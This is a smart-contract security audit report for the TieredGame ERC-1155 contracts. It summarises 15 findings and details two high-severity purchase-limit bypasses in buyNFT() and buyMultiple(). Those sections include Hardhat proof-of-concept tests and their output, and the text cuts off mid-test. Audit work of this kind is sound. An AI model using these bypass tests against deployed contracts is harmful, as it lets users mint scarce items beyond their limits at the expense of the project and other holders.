SECURITY AUDIT REPORT

TieredGame

DATE
14 Dec 2025

PREPARED BY

0xTeam.
WEB3 AUDITS

info@0xTeam.Space
0xTeamSpace
0xTeamSpace

Contents

Revision History & Version Control

Version	Date	Author’s	Description
1.0	14 Dec 2025	Gurkirat, Manoj & Aditya	Initial Audit Report

0xTeam conducted a comprehensive Security Audit on the TieredGame to ensure the overall code quality, security, and correctness. The review focused on ensuring that the code functions as intended, identifying potential vulnerabilities, and safeguarding the integrity of TieredGame’s operations against possible attacks.

Report Structure

The report is divided into two primary sections:

1. **Executive Summary** : Provides a high-level overview of the audit findings.
2. **Technical Analysis** : Offers a detailed examination of the Smart contracts code.

Note :
The analysis is static and manual, exclusively focused on the smart contract code. The information provided in this report should be used to assess the security, quality, and expected behavior of the code.

1.0 Disclaimer

This is a summary of our audit findings based on our analysis, following industry best practices as of the date of this report.However, it is important to understand that no security audit can guarantee complete protection against all possible security threats. The audit focuses on Smart contracts coding practices and any issues found in the code, as detailed in this report. For a complete understanding of our analysis, you should read the full report. We have made every effort to conduct a thorough analysis, but it's important to note that you should not rely solely on this report and cannot make claims against us based on its contents. We strongly advise you to perform your own independent checks before making any decisions. Please read the disclaimer below for more information.

DISCLAIMER: By reading this report, you agree to the terms outlined in this disclaimer. If you do not agree, please stop reading immediately and delete any copies you have. This report is for informational purposes only and does not constitute investment advice. You should not rely on the report or its content, and 0xTeam and its affiliates (including all associated companies, employees, and representatives) are not responsible for any reliance on this report.The report is provided "as is" without any guarantees. 0xTeam excludes all warranties, conditions, or terms, including those implied by law, regarding quality, fitness for a purpose, and use of reasonable care. Except where prohibited by law, 0xTeam is not liable for any type of loss or damage, including direct, indirect, special, or consequential damages, arising from the use or inability to use this report. The findings are solely based on the Smart contracts code provided to us.

2.0 Executive Summary

2.1 Overview

0xTeam has meticulously audited the TieredGame Smart contracts project. The primary objective of this audit was to assess the security, functionality, and reliability of the TieredGame before their deployment on the blockchain. The audit focused on identifying potential vulnerabilities, evaluating the contract's adherence to best practices, and providing recommendations to mitigate any identified risks. The comprehensive analysis conducted during this period ensures that the TieredGame is robust and secure, offering a reliable environment for its users.

2.2 Scope

The scope of this audit involved a thorough analysis of the TieredGame's Smart contracts, focusing on evaluating its quality, rigorously assessing its security, and carefully verifying the correctness of the code to ensure it functions as intended without any vulnerabilities.

Files in Examination:

Language	Solidity
In-Scope	• contracts\Eth\TieredGameInventory1155.sol • contracts\Eth\interfaces\ITieredGameInventory1155.sol • contracts\Multichain\MPHAssetTracking.sol • contracts\Multichain\interfaces\IMPHAssetTracking.sol • contracts\StudioChain\TieredGameInventoryStudioChain1155.sol • contracts\StudioChain\interfaces\ITieredGameInventoryStudioChain1155.sol
Github	https://github.com/amgi-studios/June-Audit/tree/cross-chain/dynamic-factory
Initial Commit Hash	9fa418b1aaf840ad4e1263b66b4213b02f01ba85

OUT-OF-SCOPE: External Smart contracts code, other imported code.

2.3 Audit Summary

Name	Verified	Audited	Vulnerabilities
TieredGame	Yes	Yes	Refer Section 5.0

2.4 Vulnerability Summary

● High	● Medium	● Low	● Informational
2	4	6	3

● High ● Medium ● Low ● Informational

2.5 Recommendation Summary

Severity

Issues

	● High	● Medium	● Low	● Informational	Total (Σ)
Open	2	4	6	3	15
Resolved					
Acknowledged					
Partially Resolved					
Total (Σ)	2	4	6	3	**15**

- **Open:** Unresolved security vulnerabilities requiring resolution.
- **Resolved:** Previously identified vulnerabilities that have been fixed.
- **Acknowledged:** Identified vulnerabilities noted but not yet resolved.
- **Partially Resolved:** Risks mitigated but not fully resolved.

2.6 Summary of Findings

ID	Title	Severity	Fixed
H-01	Duplicate Token IDs in buyMultiple() Allow Bypassing Both Per-Token and Tier-Level Limits	High	
H-02	Incorrect Enforcement of Per-Token Purchase Limits in buyNFT	High	
M-01	Centralisation Risk — DEFAULT_ADMIN_ROLE and ZUCKANATOR_ROLE Assigned to Same Address	Medium	
M-02	Missing Zero-Address Validation in Constructor	Medium	
M-03	Burn Functions Do Not Update currentSupplies, Leading to Incorrect Supply Tracking	Medium	
M-04	Zero address check missing in functions	Medium	
L-01	State Variable Could Be Immutable	Low	
L-02	Use external Visibility for Public Functions	Low	
L-03	Potential Reentrancy Vulnerability	Low	
L-04	assetTracking Not Initialized in Constructor and Not Validated Before Use	Low	
L-05	Missing Input Validation	Low	
L-06	Missing Tier Existence Check in setInitialSupplies Allows Invalid Tier Names to Enter Logic	Low	

I-01	Burning TokenId’s/NFTs Does Not Refund KARRAT Tokens	Info	
I-02	Unused Error	Info	
I-03	uri() Returns Empty Base URI for Non-Existent Token IDs	Info	

✔ - Fixed ● - Partially Fixed ✘ - Not Fixed 📝- Acknowledged

3.0 Checked Vulnerabilities

We examined Smart contracts for widely recognized and specific vulnerabilities. Below are some of the common vulnerabilities considered.

Category	Check Items
Source Code Review	➔ Reentrancy Vulnerabilities ➔ Ownership Control ➔ Time-Based Dependencies ➔ Gas Usage in Loops ➔ Transaction Sequence Dependencies ➔ Style Guide Compliance ➔ EIP Standard Compliance ➔ External Call Verification ➔ Mathematical Checks ➔ Type Safety ➔ Visibility Settings ➔ Deployment Accuracy ➔ Repository Consistency
Functional Testing	➔ Business Logic Validation ➔ Feature Verification ➔ Access Control and Authorization ➔ Escrow Security ➔ Token Supply Management ➔ Asset Protection ➔ User Balance Integrity ➔ Data Reliability ➔ Emergency Shutdown Mechanism

4.0 Techniques , Methods & Tools Used

The following techniques, methods, and tools were used to review all the smart contracts

- **Structural Analysis:**
  This involves examining the overall design and architecture of the smart contract. We ensure that the contract is logically organised, scalable, and follows industry best practices. This step is crucial for identifying potential structural issues that could lead to vulnerabilities or maintenance challenges in the future.

- **Static Analysis:**
  Static analysis is conducted using automated tools to scan the contract's codebase for common vulnerabilities and security risks without executing the code. This process helps identify issues such as reentrancy, arithmetic errors, and potential denial-of-service (DOS) vulnerabilities early on, allowing for quick remediation.

- **Code Review / Manual Analysis:**
  A manual, in-depth review of the smart contract's code is performed to verify the logic and ensure it matches the intended functionality as described in the project's documentation. During this phase, we also confirm the findings from the static analysis and check for any additional issues that may not have been detected by automated tools.

- **Dynamic Analysis:**
  Dynamic analysis involves executing the smart contract in various controlled environments to observe its behaviour under different conditions. This step includes running comprehensive test cases, performing unit tests, and monitoring gas consumption to ensure the contract operates efficiently and securely in real-world scenarios.

- **Tools and Platforms Used for Audit:**
  Utilising tools such as Remix , Slither, Aderyn, Solhint for static analysis, and platforms like Hardhat and Foundry for dynamic testing and simulation.

Note: The following values for "**Severity**" mean:

- **High**: Direct and severe impact on the funds or the main functionality of the protocol.
- **Medium**: Indirect impact on the funds or the protocol's functionality.
- **Low**: Minimal impact on the funds or the protocol's main functionality.
- **Informational**: Suggestions related to good coding practices and gas efficiency.

5.0 Technical Analysis

High

[H-01] Duplicate Token IDs in buyMultiple() Allow Bypassing Both Per-Token and Tier-Level Limits

Severity
HIGH

Location	Functions
TieredGameInventory1155, TieredGameInventoryStudioChain1155	➔ `buyMultiple()`

Issue Description

The buyMultiple() function validates purchase limits per array entry, but does not detect or prevent:

- submitting the **same tier multiple times** , or
- submitting the **same token ID multiple times** across separate array entries.

Because the contract treats each index independently and only updates user purchase counters **after** validation, a user can split a purchase across multiple entries to **bypass both per-token and tier-wide limits**.

Example:

```
tierNames = ["Rare", "Rare"]
tokenIds  = [[tokenId0], [tokenId0]]
amounts   = [[13], [13]]
```

The contract incorrectly interprets this as two separate purchases, each allowed individually.
However, the intended limit for tokenId0 is:

- Per-token maxAmountsPerUser: 5
- Tier-wide max purchase total: 13

Actual behavior:

The user successfully mints **26 units** of tokenId0 (13 + 13), bypassing:

- the **per-token limit (5)**, and
- the **tier-wide aggregate limit (13)**.


Impact / Proof of Concept

A malicious user can:


- Mint **more of a specific token ID than allowed**, destroying intended scarcity.
- Accumulate rare or valuable items in quantities far exceeding designed constraints.
- Disrupt in-game economies or ecosystems relying on controlled distribution.
- Potentially manipulate secondary markets that rely on max supply and rarity assumptions.

As shown in the POC test below:

- maxAmountsPerUser for Rare tokenId0 = **5**
- maxAmountsPerUser for Rare tokenId1 = **8**
- Tier-wide limit becomes 5+8 = **13**
- Attacker purchases 13 + 13 = 26 units of tokenId0 by submitting duplicate token IDs in the same tier.



```
    it.only("POC: User bypasses per-token and tier limits by submitting duplicate token IDs within same tier in buyMultipe()
    ", async function () {
        const rareInfo = await tieredInventory.getTokenInfo("Rare");

        const tierNames = ["Rare", "Rare"];
        const tokenIds = [
            [rareInfo.tokenIds[0]],
            [rareInfo.tokenIds[0]]
        ];
        console.log("This is token id at first index for rare",rareInfo.tokenIds[1]);
        console.log("This is price for token id at zero index for rare",rareInfo.prices[0]);
        console.log("This is price for token id at first index for rare",rareInfo.prices[1]);
        console.log("This is max amount per user for token id at zero index for rare",rareInfo.maxAmountsPerUser[0]);
        console.log("This is max amount per user for token id at first index for rare",rareInfo.maxAmountsPerUser[1]);

        const amount1 = 13;
        const amount2 = 13;
        const amounts = [[amount1], [amount2]];

        await tieredInventory.connect(user1).buyMultiple(tierNames, tokenIds, amounts);

        console.log("This is balance of user for token id at zero index for rare",await tieredInventory.balanceOf(user1.
        address, rareInfo.tokenIds[0]));
        expect(await tieredInventory.balanceOf(user1.address, rareInfo.tokenIds[0])).to.equal(amount1 + amount2);
    });

})
```



```
● gurkiratsingh@Gurkirats-MacBook-Air dynamic-factory % npx hardhat test test/tier.test.js


    TieredGameInventory1155 - Comprehensive Tests
      POC Testing
  This is token id at first index for rare BigNumber { value: "5" }
  This is price for token id at zero index for rare BigNumber { value: "5000000000000000000" }
  This is price for token id at first index for rare BigNumber { value: "8000000000000000000" }
  This is max amount per user for token id at zero index for rare BigNumber { value: "5" }
  This is max amount per user for token id at first index for rare BigNumber { value: "8" }
  This is balance of user for token id at zero index for rare BigNumber { value: "26" }
        ✔ Submitting more nft with same token id in multiple arrary and more than the limit within the SAME tier


    1 passing (625ms)
```

Recommendation

Implement **aggregated per-token and per-tier validation** by summing all amounts for the same token ID and tier **before** performing limit checks.

Status - Open

[H-02] Incorrect Enforcement of Per-Token Purchase Limits in buyNFT, buyMultiple()

Severity
HIGH

Location	Functions
TieredGameInventory1155	➔ `buyNFT, buyMultiple`

Issue Description

The contract intends to enforce **per-token** purchase limits but the buyNFT() and buyMultiple() functions **does not enforce per-token limits**.
Instead, it **sums all per-token limits in a tier** and treats them as **one big allowance**.

Example:

- Token A (ID 1) maxAmountsPerUser = **1**
- Token B (ID 2) maxAmountsPerUser = **1**


Expected behavior:
User should only be able to buy **1 of A** and **1 of B**.

Actual behavior due to bug:
User can buy **2 of A** or **2 of B**,


Impact / Proof of Concept

- If some Rare items have higher price or in-game power, a user can buy all permitted tier capacity in a single rare token id instead of being restricted per-token.
- A malicious user may mint:
    - more of a rare or epic item than intended.
    - exceed intended scarcity or game balance of that particular token id.

Below is the POC explaining, the tier wide max limit of all token id's combined is 45, and for token id = 0 max limit per user is 10, but we can see that users are able to mint token id zero more 10 till 44 with buyNFT() and buyMultiple() function, which is a tier wide limitation.




```javascript
it.only("POC: User can exceed the per-token max purchase cap due to tier-wide limit enforcement", async function () {
    const tierName = "Common";

    // Fetch tier information
    const tierInfo = await tieredInventory.getTokenInfo(tierName);
    const tokenId = tierInfo.tokenIds[0];
    const perTokenLimit = tierInfo.maxAmountsPerUser[0];
    const initialSupply = tierInfo.currentSupplies[0];

    console.log("\n========== Tier Configuration ==========");
    console.log(`Tier Name:             ${tierName}`);
    console.log(`Token ID:              ${tokenId}`);
    console.log(`Per-Token User Limit: ${perTokenLimit}`);
    console.log(`Initial Supply:        ${initialSupply}`);
    console.log("========================================\n");

    // Step 1: Attempt to purchase MORE than per-token limit
    // Expected: SHOULD FAIL (per-token max is 10)
    // Actual:   SUCCEEDS (contract checks tier limit instead)

    const exploitedAmount = perTokenLimit.toNumber() * 4; // e.g., 40 > 10

    console.log(`Attempting to buy ${exploitedAmount} units of tokenId ${tokenId}...`);

    await tieredInventory.connect(user1).buyNFT(tierName, [tokenId], [exploitedAmount]);
    const userBalance = await tieredInventory.balanceOf(user1.address, tokenId);

    const afterBuy = await tieredInventory.getTokenInfo(tierName);
    const newSupply = afterBuy.currentSupplies[0];

    console.log("\n========== After Exploit Purchase ==========");
    console.log(`Expected Max Allowed (per-token): ${perTokenLimit}`);
    console.log(`Current Balance of the user:      ${userBalance}`);
    console.log(`New Current Supply:               ${newSupply}`);
    console.log("Result: User successfully exceeded per-token limit");
    console.log("=====================================================\n");

    // Final validation (assertions)

    expect(newSupply).to.be.gt(perTokenLimit); // proves the violation
});
```




```
● gurkiratsingh@Gurkirats-MacBook-Air dynamic-factory % npx hardhat test test/tier.test.js


    TieredGameInventory1155 - Comprehensive Tests
      POC Testing

  ========== Tier Configuration ==========
  Tier Name:             Common
  Token ID:              1
  Per-Token User Limit: 10
  Initial Supply:        0
  ========================================

  Attempting to buy 40 units of tokenId 1...

  ========== After Exploit Purchase ==========
  Expected Max Allowed (per-token): 10
  Current Balance of the user:      40
  New Current Supply:               40
  Result: User successfully exceeded per-token limit
  =====================================================

        ✔ POC: User can exceed the per-token max purchase cap due to tier-wide limit enforcement


    1 passing (634ms)
```


Now using buyMultiple() function




```
it.only("POC: User can exceed the per-token max purchase cap due to tier-wide limit enforcement when buying through
buyMultiple()", async function () {
    // Fetch tier info
    const commonInfo = await tieredInventory.getTokenInfo("Common");
    const rareInfo = await tieredInventory.getTokenInfo("Rare");

    const commonTokenId = commonInfo.tokenIds[0];
    const rareTokenId = rareInfo.tokenIds[0];

    const commonPerTokenLimit = commonInfo.maxAmountsPerUser[0];
